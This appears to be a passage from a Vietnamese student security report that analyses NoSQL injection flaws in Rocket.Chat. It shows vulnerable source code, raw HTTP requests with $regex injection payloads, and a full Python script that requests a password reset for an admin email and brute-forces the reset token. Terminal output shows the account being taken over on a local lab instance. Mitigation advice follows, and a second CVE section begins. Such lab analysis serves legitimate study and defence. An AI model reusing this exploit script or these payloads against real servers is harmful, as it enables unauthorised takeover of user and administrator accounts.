- Trong mã nguồn api /api/v1/method.callAnon/getPasswordPolicy trong chức năng reset password, tại dòng số 8, khi tiến hành truy vấn người dùng dựa trên token reset password trước đó của người dùng, thì tham số token không có cơ chế validate hoặc sanitize dẫn đến kẽ tần công có thể chèn các câu query vào giá trị của token để khai thác lỗ hổng Blind NoSQL Injection.



```


1 import { Meteor } from 'meteor/meteor';
2
3 import { Users } from '../app/models';
4 import { passwordPolicy } from '../app/lib';
5
6 Meteor.methods({
7   getPasswordPolicy(params) {
8     const user = Users.findOne({ 'services.password.reset.token': params.token })
9     if (!user && !Meteor.userId()) {
10       throw new Meteor.Error('error-invalid-user', 'Invalid user', {
11         method: 'getPasswordPolicy',
12       });
13     }
14     return passwordPolicy.getPasswordPolicy();
15   },
16 });

```

Hình 4.3.1. Mã nguồn chứa lỗ hổng


Các bước thực hiện:

- Bước 1:** Tiến hành kiểm thử chức năng quên mật khẩu của trang web:




Hình 4.3.2. Giao diện quên mật khẩu của trang web

- **Bước 2:** Tiến hành nhận mail reset password và xem nhò đâu mà hệ thống nhận biết được chính tài khoản đó đang thực hiện chức năng quên mật khẩu



Hình 4.3.3. Email reset lại mật khẩu của người dùng



Hình 4.3.4. Đường dẫn reset password tài khoản người dùng

Trong đường dẫn để reset lại mật khẩu cho tài khoản người dùng ta có thể hình dung cách thức hoạt động trong việc reset mật khẩu của server:

- Đầu tiên server sẽ tạo một token ngẫu nhiên gồm 43 ký tự và lưu vào trong database của người dùng nơi chứa email mà người dùng nhập vào
- Sau đó server sẽ gửi đến email mà người dùng nhập vào (email đó phải nằm trong database người dùng) đường link reset password theo cú pháp **/reset-password/{token}**.
- Cuối cùng server sẽ đối chiếu token người dùng nhập vào với token trong database trước đó để so sánh, nếu đúng thì cho phép tạo mật khẩu mới với người dùng đó.

Điều đó cũng có nghĩa chỉ cần có được token này thì kẻ tấn công có thể chiếm đoạt trái phép tài khoản người dùng thông qua việc reset lại mật khẩu mới tài khoản.

- Bước 3:** Tiến hành thực hiện reset password với email người dùng lần nữa và bắt lại gói tin vừa gửi.

```

Request
Pretty Raw Hex
1 POST /api/v1/method.callAnon/sendForgotPasswordEmail HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 120
4 sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"
5 Accept-Language: en-US
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
  Safari/537.36
8 Content-Type: application/json
9 Accept: */*
10 X-Auth-Token: null
11 X-Requested-With: XMLHttpRequest
12 X-User-Id: null
13 sec-ch-ua-platform: "Linux"
14 Origin: http://localhost:3000
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: http://localhost:3000/home
19 Accept-Encoding: gzip, deflate, br

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-XSS-Protection: 1
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: sameorigin
5 X-Instance-ID: ika7TawDBoP9S8zW
6 Cache-Control: no-store
7 Pragma: no-cache
8 content-type: application/json
9 access-control-allow-origin: *
10 access-control-allow-headers: Origin, X-Requested-With,
  Content-Type, Accept, X-User-Id, X-Auth-Token
11 Vary: Accept-Encoding
12 Date: Sun, 17 Nov 2024 09:22:34 GMT
13 Connection: keep-alive
14 Content-Length: 79
15
16 {
  "message": "{\"msg\":\\\"result\\\",\\\"id\\\":\\\"21\\\",\\\"result\\\":true}",
  "success": true
}

Event log (3) * All issues (6) *

```

Hình 4.3.5. Gói tin reset password

- Bước 4:** Tiến hành chỉnh sửa gói tin gọi đến hàm **getPasswordPolicy** và sử dụng tham số truy vấn **\$regex** nhằm dự đoán token reset password và xem xét nội dung trả về của server
- Đầu tiên tiến hành dự đoán ký tự đầu tiên của token reset password có phải là ký tự “A” hay không

The screenshot shows a POST request to `/api/v1/method.callAnon/getPasswordPolicy`. The payload is highlighted in red and contains a token starting with 'A'. The response shows an error message: `{"msg": "{'error': 'invalid-user', 'reason': 'Invalid user'}", "details": {"method": "getPasswordPolicy"}, "message": "Invalid user [error=invalid-user]", "errortype": "Meteor.Error"}`. A red arrow points from the payload in the request to the error message in the response.

```

POST /api/v1/method.callAnon/getPasswordPolicy HTTP/1.1
Host: localhost:3000
Content-Length: 126
sec-ch-ua: "Not/A Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Accept: /*
X-Auth-Token: null
X-Requested-With: XMLHttpRequest
X-User-Id: null
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/home
Accept-Encoding: gzip, deflate, br
Cookie: rc_uid=BLM2Jrn4vdA62K; rc_token=ET7BW13gKYMFjtUnswOKLGMF5gB9gJfe2tyYGojgud
Connection: keep-alive
{
  "message": {
    "msg": "\method\", \"method\": \"getPasswordPolicy\", \"params\": [{\"token\": \"$regex\": \"^A\"}], \"id\": \"21\""
  }
}

```

Response:

```

HTTP/1.1 200 OK
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-Instance-ID: ika77awDBrP9S8zW
Cache-Control: no-store
Pragma: no-cache
Content-type: application/json
access-control-allow-origin: *
access-control-allow-headers: Origin, X-Requested-With, Content-type, Accept, X-User-Id, X-Auth-Token
Vary: Accept-Encoding
Date: Sun, 17 Nov 2024 09:28:44 GMT
Connection: keep-alive
Content-Length: 286
{
  "message": {
    "msg": "{'error': 'invalid-user', 'reason': 'Invalid user'}", "details": {"method": "getPasswordPolicy"}, "message": "Invalid user [error=invalid-user]", "errortype": "Meteor.Error"
  },
  "success": true
}

```

Hình 4.3.6. Thử nghiệm payload chứa ký tự “A”

Kết quả trả về cho thấy token không bắt đầu bằng ký tự “A”

- Tiếp tục tiến hành dự đoán ký tự đầu tiên của token reset password có phải là ký tự “0” hay không

The screenshot shows a POST request to `/api/v1/method.callAnon/getPasswordPolicy`. The payload is highlighted in red and contains a token starting with '0'. The response shows an error message: `{"msg": "{'error': 'enabled', 'policy': []}", "details": {"method": "getPasswordPolicy"}, "message": "Enabled policy [error=enabled]", "errortype": "Meteor.Error"}`. A red arrow points from the payload in the request to the error message in the response.

```

POST /api/v1/method.callAnon/getPasswordPolicy HTTP/1.1
Host: localhost:3000
Content-Length: 126
sec-ch-ua: "Not/A Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Accept: /*
X-Auth-Token: null
X-Requested-With: XMLHttpRequest
X-User-Id: null
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/home
Accept-Encoding: gzip, deflate, br
Cookie: rc_uid=BLM2Jrn4vdA62K; rc_token=ET7BW13gKYMFjtUnswOKLGMF5gB9gJfe2tyYGojgud
Connection: keep-alive
{
  "message": {
    "msg": "\method\", \"method\": \"getPasswordPolicy\", \"params\": [{\"token\": \"$regex\": \"^0\"}], \"id\": \"21\""
  }
}

```

Response:

```

HTTP/1.1 200 OK
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-Instance-ID: ika77awDBrP9S8zW
Cache-Control: no-store
Pragma: no-cache
Content-type: application/json
access-control-allow-origin: *
access-control-allow-headers: Origin, X-Requested-With, Content-type, Accept, X-User-Id, X-Auth-Token
Vary: Accept-Encoding
Date: Sun, 17 Nov 2024 09:29:06 GMT
Connection: keep-alive
Content-Length: 108
{
  "message": {
    "msg": "{'error': 'enabled', 'policy': []}", "details": {"method": "getPasswordPolicy"}, "message": "Enabled policy [error=enabled]", "errortype": "Meteor.Error"
  },
  "success": true
}

```

Hình 4.3.7. Thử nghiệm payload chứa ký tự “0”

Kết quả trả về cho thấy token không bắt đầu bằng ký tự “0”

- Bước 5:** Sau khi nhận diện được dấu hiệu đối với đoán đúng và sai ký tự trong token reset password, tiến hành viết đoạn chương trình giúp ta bruteforce toàn bộ token reset password của email tài khoản người dùng vừa tiến hành reset password. Trong code này sẽ tiến hành reset password của email được chỉ định thêm một lần nữa và bruteforce token reset password.

```

File Edit Selection View Go Run Terminal Help
File bruteforce_token.py JS getPasswordPolicy.js users.js
bruteforce_token.py > ...
1 import requests
2 import string
3 import time
4 def forgotpassword(email,url):
5     payload='{"message":{\\\"msg\\\":\\\"method\\\",\\\"method\\\":\\\"sendForgotPasswordEmail\\\",\\\"params\\\":[\\\"'+email+'\\\"]}}'
6     headers={'content-type': 'application/json'}
7     r = requests.post(url+"/api/v1/method.callAnon/sendForgotPasswordEmail", data = payload, headers = headers, verify = False,
8     allow_redirects = False)
9     print("[+] Password Reset Email Sent")
10
11 def resettoken(url):
12     u = url+"api/v1/method.callAnon/getPasswordPolicy"
13     headers={'content-type': 'application/json'}
14     token = ""
15
16     num = list(range(0,10))
17     string_ints = [str(int) for int in num]
18     characters = list(string.ascii_uppercase + string.ascii_lowercase) + list('-')+list('_') + string_ints
19
20     while len(token)!= 43:
21         for c in characters:
22             payload='{"message":{\\\"msg\\\":\\\"method\\\",\\\"method\\\":\\\"getPasswordPolicy\\\",\\\"params\\\":[{\\\"token\\\":\\\"$regex\\\":\\\"^%s\\\"}]} % (token + c)
23             r = requests.post(u, data = payload, headers = headers, verify = False, allow_redirects = False)
24             time.sleep(0.5)
25             if 'Meteor.Error' not in r.text:
26                 token += c
27                 print(f"Got: {token}")
28
29     print(f"[+] Got token : {token}")
30     return token

```

Hình 4.3.8. Đoạn chương trình khai thác lỗ hổng (1)

The screenshot shows a Visual Studio Code interface with a Python file named `bruteforce_token.py` open. The code implements a暴力破解 password reset token. It defines a function `resettoken` that takes a URL as input. Inside the function, it constructs a payload for a POST request to the password policy endpoint, including a token with a specific regex pattern. It then iterates through a list of characters to find a valid token. Once found, it prints the token and provides a URL to reset the password.

```

File Edit Selection View Go Run Terminal Help
File bruteforce_token.py X JS getPasswordPolicy.js M JS users.js M
bruteforce_token.py > ...
9
10
11 def resettoken(url):
12     u = url+"/api/v1/method.callAnon/getPasswordPolicy"
13     headers={"content-type": "application/json"}
14     token = ""
15
16     num = list(range(0,10))
17     string_ints = [str(int) for int in num]
18     characters = list(string.ascii_uppercase + string.ascii_lowercase) + list('-') + list('_') + string_ints
19
20     while len(token)!= 43:
21         for c in characters:
22             payload= {"message": "{\"msg\": \"method\\\";\\\"method\\\";\\\"getPasswordPolicy\\\";\\\"params\\\";[{\\\"token\\\":\\\"$regex\\\":\\\"^%s\\\"}]}"} % (token + c)
23             r = requests.post(u, data = payload, headers = headers, verify = False, allow_redirects = False)
24             time.sleep(0.5)
25             if 'Meteor.Error' not in r.text:
26                 token += c
27                 print(f"Got: {token}")
28
29     print(f"[+] Got token : {token}")
30     return token
31
32
33 forgotpassword("admin@gmail.com","http://localhost:3000")
34 find_token = resettoken("http://localhost:3000")
35 print(f"[+] Reset password url: http://localhost:3000/reset-password/{find_token}")

```

Hình 4.3.9. Đoạn chương trình khai thác lỗ hổng (2)

Kết quả chạy trả về token reset password thành công.

The terminal window shows the output of the exploit script. It prints numerous tokens as they are found, eventually reaching a successful token and providing a password reset URL.


```

File Edit View Terminal Tabs Help
File Edit View Terminal Tabs Help
Terminal-seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/rocket.chat
RnmUOLMFb-EjxpVy9qX9NjMwZ
Got: RnmUOLMFb-EjxpVy9qX9NjMwZD
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDz
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzb
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbc
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQ
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQh
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhu
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuG
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGz
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzc
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcE
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEO
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEOe
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEOeo
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEOeh
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEOehP
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEOehPH
Got: RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEOehPHV
[+] Got token : RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEOehPHV
[+] Reset password url: http://localhost:3000/reset-password/RnmUOLMFb-EjxpVy9qX9NjMwZDzbcQhuGzcEOehPHV


```

Hình 4.3.10. Kết quả chạy code

- **Bước 6:** Có được token, ta tiến hành reset mật khẩu và truy cập tài khoản.



Hình 4.3.11. Giao diện reset password với token vừa khai thác được



Hình 4.3.12. Đăng nhập thành công tài khoản với token trên

Mức độ ảnh hưởng:

- Cho phép kẻ tấn công truy cập trái phép tài khoản người dùng, từ đó truy cập được vào thông tin cá nhân và thực hiện các hành vi trái phép với tài khoản trên dẫn đến làm mất quyền riêng tư, lộ các thông tin nhạy cảm quan trọng
- Cho phép kẻ tấn công truy cập trái phép vào tài khoản của quản trị viên, dẫn đến quyền kiểm soát toàn bộ hệ thống, truy cập các thông tin nhạy cảm và tiến hành các hành vi phá hoại hệ thống

Khuyến cáo khắc phục:

- Sử dụng các thư viện hoặc các framework an toàn hơn:** Nên sử dụng các thư viện/framework phổ biến và được đảm bảo an toàn, như Mongoose (cho MongoDB), Sequelize (cho SQL), ...
- Kiểm tra và xác thực dữ liệu đầu vào:** Luôn kiểm tra và xác thực các thông tin mà người dùng nhập vào trước khi đưa các dữ liệu này vào trong các câu truy vấn trong cơ sở dữ liệu. Sử dụng các hàm sanitize
- Sử dụng tham số hóa trong truy vấn:** Sử dụng tham số vào trong truy vấn trong cơ sở dữ liệu nhằm tránh việc kẻ tấn công chèn các câu lệnh query độc hại vào trong câu truy vấn ban đầu của hệ thống.
- Áp dụng nguyên tắc “Least Privilege” trong hệ thống:** Chỉ nên cấp các quyền cần thiết đối với các tài khoản truy cập vào trong cơ sở dữ liệu, không nên cấp các quyền không cần thiết khác nhằm giảm thiểu đến mức tối đa thiệt hại gây ra nếu lỗ hổng bị khai thác
- Thường xuyên cập nhật và kiểm tra các phiên bản mới nhất:** Luôn luôn đọc và cập nhật kịp thời các phiên bản mới nhất của các ứng dụng, thư viện hay framework để đảm bảo các lỗ hổng đã được vá.

4.4. Kịch bản 4: NoSQL Injection dẫn đến lộ thông tin người dùng trên Rocket.Chat 3.12.1 (CVE-2021-22910)

Mô tả lỗ hổng: Tại api /api/v1/users.list, tham số query không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query vào giá trị của tham số để làm lộ thông tin người dùng

Nguyên nhân dẫn đến lỗ hổng:

- Trong mã nguồn api `/api/v1/users.list`, từ dòng 232 đến 237, khi tiến hành truy vấn người dùng dựa trên câu query nhập vào của tham số `query` thì không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query để khai thác lỗ hổng NoSQL Injection nhằm trích xuất các thông tin nhạy cảm với người dùng chỉ định khi biết được tên người dùng hoặc email người dùng.

```

223     API.v1.addRoute('users.list', { authRequired: true }, {
224       get() {
225         if (!hasPermission(this.userId, 'view-d-room')) {
226           return API.v1.unauthorized();
227         }
228
229         const { offset, count } = this.getPaginationItems();
230         const { sort, fields, query } = this.parseJsonQuery();
231
232         const users = Users.find(query, {
233           sort: sort || { username: 1 },
234           skip: offset,
235           limit: count,
236           fields,
237         }).fetch();
238
239         return API.v1.success({
240           users,
241           count: users.length,
242           offset,
243           total: Users.find(query).count(),
244         });
245       },
246     });
247

```

Hình 4.4.1. Mã nguồn chứa lỗ hổng

